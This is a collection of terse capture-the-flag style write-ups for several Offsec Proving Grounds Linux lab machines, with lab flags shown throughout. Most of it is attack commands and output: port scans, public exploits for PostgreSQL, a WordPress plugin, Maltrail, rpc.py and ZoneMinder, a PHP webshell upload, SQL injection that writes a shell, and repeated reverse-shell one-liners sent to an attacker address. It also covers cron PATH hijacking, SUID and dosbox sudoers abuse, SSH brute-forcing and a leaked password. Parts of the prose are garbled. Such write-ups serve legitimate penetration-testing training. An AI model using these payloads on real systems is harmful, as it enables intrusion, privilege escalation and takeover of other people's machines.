de5d7ed8be7f2bd5c0a3b9167d7ccc8d
``` use linpeas.sh

```

```

www-data@muddy:/tmp$ wget 192.168.45.244/linpeas.sh
www-data@muddy:/tmp$ chmod +x linpeas.sh
www-data@muddy:/tmp$ ./linpeas.sh

Cron jobs
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#scheduled-cron-jobs
/usr/bin/crontab
@reboot /usr/local/bin/ladon-2.7-ctl testserve /var/tmp/ladon/muddy.py -p 8000
incrontab Not Found
-rw-r--r-- 1 root root 1187 Mar 20 2021 /etc/crontab

SHELL=/bin/sh
PATH=/dev/shm:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root netstat -tlnp > /root/status && service apache2 status >> /root/status && service
mysql status >> /root/status
``` find `PATH` `/dev/shm`, `/dev/shm` netstat,

```

```

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9002

```

```

www-data@muddy:/dev/shm$ echo "/usr/bin/nc 192.168.49.244 9001 -e /bin/bash" > netstat
<in/nc 192.168.49.244 9001 -e /bin/bash" > netstat
www-data@muddy:/dev/shm$ chmod 777 netstat

```

## whoami

root

**python3 -c 'import pty; pty.spawn("/bin/bash")'**

```

root@muddy:~# cat proof.txt
b96f04e2770b19cf5c2aced2ca778c96

```

tags: Offsec PG Practice Intermediate Linux # MZEEAV

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.223.33 -u 5000 -t 8000 --scripts -- -n -Pn -sVC
```

Open 192.168.223.33:22

Open 192.168.223.33:80

```
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
80/tcp open http syn-ack Apache httpd 2.4.56 ((Debian))
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-title: MZEE-AV - Check your files
|_ http-server-header: Apache/2.4.56 (Debian)
`` ffuf
```

```
(kali㉿kali)-[~/pgplay]
└─$ ffuf -u http://192.168.223.33/FUZZ -w /home/kali/SecLists/Discovery/Web-Content/common.txt -e php
```

backups [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 243ms]

index.html [Status: 200, Size: 1482, Words: 350, Lines: 52, Duration: 249ms]

server-status [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 242ms]

upload [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 241ms]

``` Go to http://192.168.223.33/backups/``backup.zip,/var/www/htmlpathCheckupload.php

```
...
if ( strpos($magicbytes, '4D5A') === false ) {
    echo "Error no valid PEFILe\n";
    error_log(print_r("No valid PEFILe", TRUE));
    error_log(print_r("MagicBytes:" . $magicbytes, TRUE));
    exit ();
}
...
``` finduploadCheck`magic number`4D 5A`,openburpsuite,`http://192.168.223.33/upload.php`,hex`4D 5a`,`Go
to `http://192.168.223.33/upload/shell.php`
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvp9001
```

```
(kali㉿kali)-[~/pgplay]
└─$ burpsuite
```

POST /upload.php HTTP/1.1

Host: 192.168.223.33

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept: /

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Referer: http://192.168.223.33/

Content-Type: multipart/form-data; boundary=-----366048428235879610921210540209

Content-Length: 5723

Origin: http://192.168.223.33

Connection: close

-----366048428235879610921210540209

Content-Disposition: form-data; name="file"; filename="shell.php"

Content-Type: application/x-php

MZ<?php

// php-reverse-shell - A Reverse Shell implementation in PHP

// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

...

``` get /home/avuserpathcanget local.txt

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'

www-data@mzeeav:/home/avuser$ cat local.txt
b59698cbef38415cdf1e8b06d58d7490
``` binaries
```

```
www-data@mzeeav:/opt$ find / -perm -u=s -type f 2>/dev/null
/opt/files
```

```
...
```;--h,,\(http://www.gnu.org/software/findutils/\),find
```

```
...
Please see also the documentation at http://www.gnu.org/software/findutils/.
You can report (and track progress on fixing) bugs in the "./files"
program via the GNU findutils bug-reporting page at
https://savannah.gnu.org/bugs/?group=findutils or, if
you have no web access, by sending email to <bug-findutils@gnu.org>.
``` Run[GTFOBins] (https://gtfobins.github.io/gtfobins/find/#suid)
useobtainroot,/rootobtainproof.txt
```

```
www-data@mzeeav:/opt$ /opt/files . -exec /bin/sh -p ; -quit
```

## whoami

```
root
```

## cd /root

## ls

```
ls
email2.txt proof.txt
```

## cat proof.txt

```
d6678945b86a86a8fbbff4f31437263c
```

---



```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.196.47 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.196.47:21
Open 192.168.196.47:22
Open 192.168.196.47:80
Open 192.168.196.47:5437

PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack vsftpd 3.0.3
22/tcp open ssh syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open http syn-ack Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Enter a title, displayed at the top of the window.
|_http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
5437/tcp open postgresql syn-ack PostgreSQL DB 11.3 - 11.9
|_ssl-cert: Subject: commonName=debian
|_ Subject Alternative Name: DNS:debian
|_ Issuer: commonName=debian
``` Search[edb-50847] (https://www.exploit-db.com/exploits/50847), Firstusewhoamifindcan
```

```
(kali㉿kali)-[~/pgplay]
└─$ searchsploit -m 50847
```

```
(kali㉿kali)-[~/pgplay]
└─$ python3 50847.py -i 192.168.196.47 -p 5437 -c whoami
```

```
[+] Connecting to PostgreSQL Database on 192.168.196.47:5437
[+] Connection to Database established
[+] Checking PostgreSQL version
[+] PostgreSQL 11.7 is likely vulnerable
[+] Creating table _1e511cf083bf54b10da17e7e24ea39b1
[+] Command executed
```

```
postgres
``` userreverseshell,/home/wilsonpathget local.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp80

(kali㉿kali)-[~/pgplay]
└─$ python3 50847.py -i 192.168.196.47 -p 5437 -c "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.45.171 80 >/tmp/f"

$ python3 -c 'import pty; pty.spawn("/bin/bash")'
postgres@nibbles:/home/wilson$ cat local.txt
cat local.txt
6d9efbd7e86c5alf86ca84b350e53c48
``` Checkbinaries, find, Refer to [GTFOBins] (https://gtfobins.github.io/gtfobins/find/#suid), get proof.txt in /root
```

```
postgres@nibbles:/home/wilson$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/fusemount
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
```

```
/usr/bin/find  
/usr/bin/sudo  
/usr/bin/umount
```

```
postgres@nibbles/tmp$ install -m =xs $(which find) .  
postgres@nibbles/tmp$ /usr/bin/find . -exec /bin/sh -p ; -quit
```

whoami

root

cd /root

cat proof.txt

0a4c76b1be65cd27ba02bca60244cc8b

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.172.105 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.172.105:22
Open 192.168.172.105:80
Open 192.168.172.105:3306
Open 192.168.172.105:5000
Open 192.168.172.105:13000
Open 192.168.172.105:36445

PORT      STATE SERVICE      REASON  VERSION
22/tcp    open  ssh          syn-ack  OpenSSH 8.3 (protocol 2.0)
80/tcp    open  http         syn-ack  Apache httpd 2.4.46 ((Unix) PHP/7.4.10)
|_http-generator: WordPress 5.5.1
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.46 (Unix) PHP/7.4.10
|_http-title: Retro Gaming &#8211; Just another WordPress site
3306/tcp  open  mysql?       syn-ack
|_fingerprint-strings:
|_ GenericLines, JavaRMI, LDAPBindReq, LDAPSearchReq, NULL, RPCCheck, TLSSessionReq, giop, ms-sql-s:
|_ Host '192.168.45.245' is not allowed to connect to this MariaDB server
|_mysql-info:
|_ MySQL Error: Host '192.168.45.245' is not allowed to connect to this MariaDB server
5000/tcp  open  http         syn-ack  Werkzeug httpd 1.0.1 (Python 3.8.5)
|_http-server-header: Werkzeug/1.0.1 Python/3.8.5
|_http-title: 404 Not Found
13000/tcp open  http         syn-ack  nginx 1.18.0
|_http-methods:
|_ Supported Methods: GET HEAD
|_http-title: Login V14
|_http-server-header: nginx/1.18.0
36445/tcp open  netbios-ssn syn-ack  Samba smbd 4.6.2
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
`` Go to `http://192.168.172.105/` `wordpress`, `wpscan`

```

```

(kali㉿kali)-[~/pgplay]
└─$ wpscan --url http://192.168.172.105/

```

[+] URL: http://192.168.172.105/ [192.168.172.105]

[+] Started: Thu May 9 05:31:55 2024

Interesting Finding(s):

[+] Headers

| Interesting Entries:

| - Server: Apache/2.4.46 (Unix) PHP/7.4.10

| - X-Powered-By: PHP/7.4.10

| Found By: Headers (Passive Detection)

| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.172.105/xmlrpc.php

| Found By: Direct Access (Aggressive Detection)

| Confidence: 100%

| References:

| - http://codex.wordpress.org/XML-RPC_Pingback_API

| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/

| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/

| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/

| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.172.105/readme.html

| Found By: Direct Access (Aggressive Detection)

| Confidence: 100%

[+] Upload directory has listing enabled: <http://192.168.172.105/wp-content/uploads/>
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: <http://192.168.172.105/wp-cron.php>
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - <https://www.iplocation.net/defend-wordpress-from-ddos>
| - <https://github.com/wpscanteam/wpscan/issues/1299>

[+] WordPress version 5.5.1 identified (Insecure, released on 2020-09-01).
| Found By: Rss Generator (Passive Detection)
| - <http://192.168.172.105/index.php/feed/>, <generator><https://wordpress.org/?v=5.5.1></generator>
| - <http://192.168.172.105/index.php/comments/feed/>, <generator><https://wordpress.org/?v=5.5.1></generator>

[+] WordPress theme in use: news-vibrant
| Location: <http://192.168.172.105/wp-content/themes/news-vibrant/>
| Last Updated: 2023-06-07T00:00:00.000Z
| Readme: <http://192.168.172.105/wp-content/themes/news-vibrant/readme.txt>
| [!] The version is out of date, the latest version is 1.5.0
| Style URL: <http://192.168.172.105/wp-content/themes/news-vibrant/style.css?ver=1.0.1>
| Style Name: News Vibrant
| Style URI: <https://codevibrant.com/wpthemes/news-vibrant>
| Description: News Vibrant is a modern magazine theme with creative design and powerful features that lets you wri...
| Author: CodeVibrant
| Author URI: <https://codevibrant.com>
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.0.12 (80% confidence)
| Found By: Style (Passive Detection)
| - <http://192.168.172.105/wp-content/themes/news-vibrant/style.css?ver=1.0.1>, Match: 'Version: 1.0.12'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] simple-file-list
| Location: <http://192.168.172.105/wp-content/plugins/simple-file-list/>
| Last Updated: 2024-03-16T21:14:00.000Z
| [!] The version is out of date, the latest version is 6.1.11
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 4.2.2 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - <http://192.168.172.105/wp-content/plugins/simple-file-list/readme.txt>
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - <http://192.168.172.105/wp-content/plugins/simple-file-list/readme.txt>

[+] tutor
| Location: <http://192.168.172.105/wp-content/plugins/tutor/>
| Last Updated: 2024-04-24T09:47:00.000Z
| [!] The version is out of date, the latest version is 2.7.0
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 1.5.3 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - <http://192.168.172.105/wp-content/plugins/tutor/readme.txt>
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - <http://192.168.172.105/wp-content/plugins/tutor/readme.txt>

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:04 <===== (137 / 137)
100.00% Time: 00:00:04
"" Searchsimple-file-list 4.2.2 exploit[edb-48979 \(https://www.exploit-db.com/exploits/48979\)](https://www.exploit-db.com/exploits/48979).downloadpayload

```

with open(f'{filename}', 'wb') as f:
    payload = '<?php passthru("bash -i >& /dev/tcp/192.168.45.245/13000 0>&1"); ?>'
    f.write(payload.encode())
    print(f'[ ] File {filename} generated with password: {password}')
    return filename, password

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp13000

(kali㉿kali)-[~/pgplay]
└─$ python3 48979.py http://192.168.172.105
``` get `http`shell, `/home/commander`get local.txt

```

```

[http@nukem simple-file-list]$ whoami
http

```

```

[http@nukem commander]$ cat local.txt
caf467700e57bf85b254116852d99947
``` linpeas.sh,usercommander's passwordCommanderKeenVorticons1990

```

```

[http@nukem tmp]$ wget 192.168.45.245/linpeas.sh
[http@nukem tmp]$ chmod +x linpeas.sh
[http@nukem tmp]$ ./linpeas.sh

===== Analyzing Wordpress Files (limit 70)
-rw-r--r-- 1 http root 2913 Sep 18 2020 /srv/http/wp-config.php
define( 'DB_NAME', 'wordpress' );
define( 'DB_USER', 'commander' );
define( 'DB_PASSWORD', 'CommanderKeenVorticons1990' );
define( 'DB_HOST', 'localhost' );
``` usercommander,Checkbinary`/usr/bin/dosbox`

```

```

[http@nukem tmp]$ su commander
Password: CommanderKeenVorticons1990
python3 -c 'import pty; pty.spawn("/bin/bash")'

```

```

[commander@nukem ~]$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/ssh/ssh-keysign
/usr/lib/Xorg.wrap
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/bin/fusemount
/usr/bin/su
/usr/bin/ksu
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/expiry
/usr/bin/mount
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/umount
/usr/bin/chage
/usr/bin/dosbox
....
``` CheckGTFOBins(https://gtfobins.github.io/gtfobins/dosbox/#sudo),/etc/sudoers.get rootget proof.txt in /root

```

```

[commander@nukem ~]$ LFILE='/etc/sudoers'
[commander@nukem ~]$ dosbox -c 'mount c /' -c "echo commander ALL=(ALL:ALL) ALL >>c:$LFILE" -c exit

[commander@nukem ~]$ sudo -s
[root@nukem ~]# cat proof.txt
f2703f3fd1c2574e785086d535b333b9

```

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.182.32 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.182.32:22
Open 192.168.182.32:80
Open 192.168.182.32:8338

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     syn-ack Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.52 (Ubuntu)
8338/tcp  open  unknown  syn-ack
|_ fingerprint-strings:
|   GetRequest:
|       HTTP/1.0 200 OK
|       Server: Maltrail/0.52
|       Date: Tue, 02 Apr 2024 06:48:21 GMT
|       Connection: close
|       Content-Type: text/html
|       Last-Modified: Sat, 31 Dec 2022 22:58:57 GMT
|       Content-Security-Policy: default-src 'self'; style-src 'self' 'unsafe-inline'; img-src * blob;;
script-src 'self' 'unsafe-eval' https://stat.ripe.net; frame-src *; object-src 'none'; block-all-mixed-
content;
``` google [Maltrail-v0.53-RCE] (https://github.com/josephberger/Maltrail-v0.53-RCE), use, wait for reverse
shell, `/home/snort`get local.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp80

(kali㉿kali)-[~/pgplay]
└─$ python maltrail.py 192.168.45.229 80 http://192.168.182.32:8338/
```

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
snort@ochima:~$ cat local.txt
13a60aa4dbe6dbef6b0a51b7e3bad4
``` use linpeas.sh
```

```
snort@ochima:/tmp$ wget 192.168.45.240:8338/linpeas.sh
snort@ochima:/tmp$ chmod +x linpeas.sh
snort@ochima:/tmp$ ./linpeas.sh

===== Executable files potentially added by user (limit 70)
2023-12-11+12:27:50.1958901560 /var/backups/etc_Backup.sh
...
``` .shreverse, get root, /rootget proof.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp8338
```

```
snort@ochima:/var/backups$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.45.240 8338 >/tmp/f" >> etc_Backup.sh
```

## python3 -c 'import pty; pty.spawn("/bin/bash")'

```
root@ochima:~# cd /root
root@ochima:~# cat proof.txt
cb0837df19f092541d7260a406e8e572
```

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.192.39 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.192.39:22
Open 192.168.192.39:80
Open 192.168.192.39:110
Open 192.168.192.39:139
Open 192.168.192.39:143
Open 192.168.192.39:445
Open 192.168.192.39:993
Open 192.168.192.39:995

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 4.6p1 Debian 5build1 (protocol 2.0)
80/tcp open http syn-ack Apache httpd 2.2.4 ((Ubuntu) PHP/5.2.3-1ubuntu6)
|_ http-server-header: Apache/2.2.4 (Ubuntu) PHP/5.2.3-1ubuntu6
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: CS-Cart. Powerful PHP shopping cart software
110/tcp open pop3 syn-ack Dovecot pop3d
139/tcp open netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: MSHOME)
143/tcp open imap syn-ack Dovecot imapd
|_ imap-capabilities: LOGINDISABLEDA0001 completed LITERAL+ IMAP4rev1 OK IDLE STARTTLS CHILDREN MULTIAPPEND
NAMESPACE SORT LOGIN-REFERRALS SASL-IR Capability UNSELECT THREAD=REFERENCES
|_ ssl-date: 2024-04-08T03:18:28+00:00; +7s from scanner time.
|_ sslv2:
|_ SSLv2 supported
|_ ciphers:
|_ SSL2_RC2_128_CBC_WITH_MD5
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
|_ ssl-cert: Subject: commonName=ubuntu01/organizationName=OCOSA/stateOrProvinceName=There is no such thing
outside US/countryName=XX/emailAddress=root@ubuntu01/localityName=Everywhere/organizationalUnitName=Office
for Complication of Otherwise Simple Affairs
|_ Issuer: commonName=ubuntu01/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside
US/countryName=XX/emailAddress=root@ubuntu01/localityName=Everywhere/organizationalUnitName=Office for
Complication of Otherwise Simple Affairs
445/tcp open netbios-ssn syn-ack Samba smbd 3.0.26a (workgroup: MSHOME)
993/tcp open ssl/imap syn-ack Dovecot imapd
995/tcp open ssl/pop3 syn-ack Dovecot pop3d
```

```

```

(kali㉿kali)-[~/pgplay]
└─$ gobuster dir -u http://192.168.192.39 -w /home/kali/SecLists/Discovery/Web-Content/common.txt

```

```

=====
/.hta (Status: 403) [Size: 304]
/.htpasswd (Status: 403) [Size: 309]
/.htaccess (Status: 403) [Size: 309]
/Thumbs.db (Status: 200) [Size: 1]
/addons (Status: 301) [Size: 335] [--> http://192.168.192.39/addons/]
/admin.php (Status: 200) [Size: 9483]
/admin (Status: 200) [Size: 9483]
/catalog (Status: 301) [Size: 336] [--> http://192.168.192.39/catalog/]
/cgi-bin/ (Status: 403) [Size: 308]
/chart (Status: 200) [Size: 0]
/classes (Status: 301) [Size: 336] [--> http://192.168.192.39/classes/]
/config (Status: 200) [Size: 13]
/core (Status: 301) [Size: 333] [--> http://192.168.192.39/core/]
/images (Status: 301) [Size: 335] [--> http://192.168.192.39/images/]
/image (Status: 200) [Size: 1971]
/include (Status: 301) [Size: 336] [--> http://192.168.192.39/include/]
/index (Status: 200) [Size: 28074]
/index.php (Status: 200) [Size: 28074]

```

```
/init (Status: 200) [Size: 13]
/install (Status: 200) [Size: 7731]
/payments (Status: 301) [Size: 337] [-> http://192.168.192.39/payments/]
/prepare (Status: 200) [Size: 0]
/server-status (Status: 403) [Size: 313]
/skins (Status: 301) [Size: 334] [-> http://192.168.192.39/skins/]
/store_closed (Status: 200) [Size: 575]
/var (Status: 301) [Size: 332] [-> http://192.168.192.39/var/]
''' http://192.168.192.39/admin.php,can use admin/adminlogin,Refer to cs cart authenticated RCE
(https://gist.github.com/momenbase/ccb91523f86714edb96c871d4cf1d05c) Clicktemplate editor PayDay_1.png
shell.phpshell.phtmlupload,Open nc,Go to 192.168.192.39/skins/shell.phtmlget shell,/home/patrickget local.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp445

$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@payday:/home/patrick$ cat local.txt
44d805c83d99737f44129d703c6e2e83
```First use`ncrack`ssh
```

```
(kali㉿kali)-[~/pgplay]
└─$ ncrack 192.168.192.39 -u patrick -P /usr/share/wordlists/rockyou.txt -p ssh
```

```
Starting Ncrack 0.7 (http://ncrack.org) at 2024-04-08 02:38 EDT
Stats: 0:03:02 elapsed; 0 services completed (1 total)
Rate: 4.55; Found: 1; About 0.00% done
(press 'p' to list discovered credentials)
Discovered credentials for ssh on 192.168.192.39 22/tcp:
192.168.192.39 22/tcp ssh: 'patrick' 'patrick'
''' use su patrickpatrick,sudo -lget root,get proof.txt in /root
```

```
www-data@payday:/tmp$ su patrick
Password: patrick

patrick@payday:/tmp$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

 #1) Respect the privacy of others.
 #2) Think before you type.
 #3) With great power comes great responsibility.

[sudo] password for patrick:patrick

User patrick may run the following commands on this host:
 (ALL) ALL

patrick@payday:/tmp$ sudo su
root@payday:/tmp# cd /root
root@payday:~# cat proof.txt
a33fad760c005ba6bbdfe64b5cd1d51b
```



tags: Offsec PG Practice Intermediate Linux # pc

```
(kali)kali-[/pgplay]
$ rustscan -a 192.168.182.210 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.182.210:22
Open 192.168.182.210:8000

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
8000/tcp open http-alt syn-ack tttyd/1.7.3-a2312cb (libwebsockets/3.2.0)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: tttyd/1.7.3-a2312cb (libwebsockets/3.2.0)
|_ http-title: tttyd - Terminal
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.0 404 Not Found
| server: tttyd/1.7.3-a2312cb (libwebsockets/3.2.0)
| content-type: text/html
| content-length: 173
| <html><head><meta charset=utf-8 http-equiv="Content-Language" content="en"/><link rel="stylesheet"
type="text/css" href="/error.css"/>
```
```

```
└─(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001
```

```
user@pc:/home/user$ wget 192.168.45.229/shell_9001
user@pc:/home/user$ chmod +x shell_9001
user@pc:/home/user$ ./shell_9001
''' uselinpeas,/optcanrpc.py
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

user@pc:/tmp\$ wget 192.168.45.229/linpeas.sh

user@pc:/tmp\$ chmod +x linpeas.sh

user@pc:/tmp\$./linpeas.sh

...

[[Unexpected in /opt (usually empty)

total 16

| | | | | | | | |
|------------|----|------|------|------|--------|------|------------|
| drwxr-xr-x | 3 | root | root | 4096 | Aug 25 | 2023 | . |
| drwxr-xr-x | 19 | root | root | 4096 | Jun 15 | 2022 | .. |
| drwx--x--x | 4 | root | root | 4096 | Jun 28 | 2023 | containerd |
| -rw-r--r-- | 1 | root | root | 625 | Aug 25 | 2023 | rpc.py |

...

``` google`rpcpy-exploit`[CVE-2022-35411] (<https://github.com/ehtec/rpcpy-exploit/tree/main>),`exec`command`reverse`command,

```
└─(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9002
```

```
exec_command('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.45.229 9002 >/tmp/f')
```

[illegible]

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
root@pc:/root# cat proof.txt
3cd3e97c51f00357835a76b8c222c95f
```

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.166.52 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.166.52:21
Open 192.168.166.52:22
Open 192.168.166.52:80
Open 192.168.166.52:3305
Open 192.168.166.52:8080

PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack vsftpd 3.0.3
22/tcp open ssh syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open http syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Pebbles
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-favicon: Unknown favicon MD5: 7EC7ACEA6BB719ECE5FCE0009B57206B
3305/tcp open http syn-ack Apache httpd 2.4.18 ((Ubuntu))
8080/tcp open http syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_ http-open-proxy: Potentially OPEN proxy.
|_ Methods supported: CONNECTION
|_ http-title: Tomcat
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-favicon: Apache Tomcat
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
``` 3305port then use gobuster
```

```
(kali㉿kali)-[~/pgplay]
└─$ gobuster dir -u http://192.168.166.52:3305 -w /home/kali/SecLists/Discovery/Web-Content/big.txt
```

```
=====
Starting gobuster in directory enumeration mode
=====
/javascript (Status: 301) [Size: 328] [--> http://192.168.166.52:3305/javascript/]
/server-status (Status: 403) [Size: 281]
/zm (Status: 301) [Size: 320] [--> http://192.168.166.52:3305/zm/]
Progress: 20476 / 20477 (100.00%)
=====
``` google edb-41239 \(https://vuln-sec.com/zoneminder-1-291-30-exploitation-multiple-vulnerabilities/\), can use sql injection burpsuite
```

```

POST /zm/index.php HTTP/1.1

Host: 192.168.158.52:3305
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
X-Request: JSON
Content-type: application/x-www-form-urlencoded; charset=utf-8
Content-Length: 130
Origin: http://192.168.158.52:3305
Connection: close
Referer: http://192.168.158.52:3305/zm/index.php?view=monitor
Cookie: zmSkin=classic; zmCSS=classic; ZMSESSID=g363vns8uemv6locf31s15b654

view=request&request=log&task=query&limit=100;SELECT "<?php echo system($_GET['cmd']); ?>" into OUTFILE
"/var/www/html/shell.php"#
``` Check`http://192.168.158.52:3305/shell.php?cmd=id`get ```
uid=33(www-data) gid=33(www-data) groups=33(www-data) uid=33(www-data) gid=33(www-data) groups=33(www-
data)
``` ```
└─(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp80

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.45.195 80 >/tmp/f

encode: rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fsh%20-
i%20%3E%261%7Cnc%20192.168.45.195%2080%20%3E%2Ftmp%2Ff

http://192.168.158.52:3305/shell.php?
cmd=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fsh%20-
i%20%3E%261%7Cnc%20192.168.45.195%2080%20%3E%2Ftmp%2Ff

$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@pebbles:/var/www/html$
``` use`linpeas.sh`

```

www-data@pebbles/tmp\$ wget 192.168.45.195:22/linpeas.sh

www-data@pebbles/tmp\$ chmod +x linpeas.sh

www-data@pebbles/tmp\$./linpeas.sh

===== Executing Linux Exploit Suggester
 ↳ <https://github.com/mzet/linux-exploit-suggester>

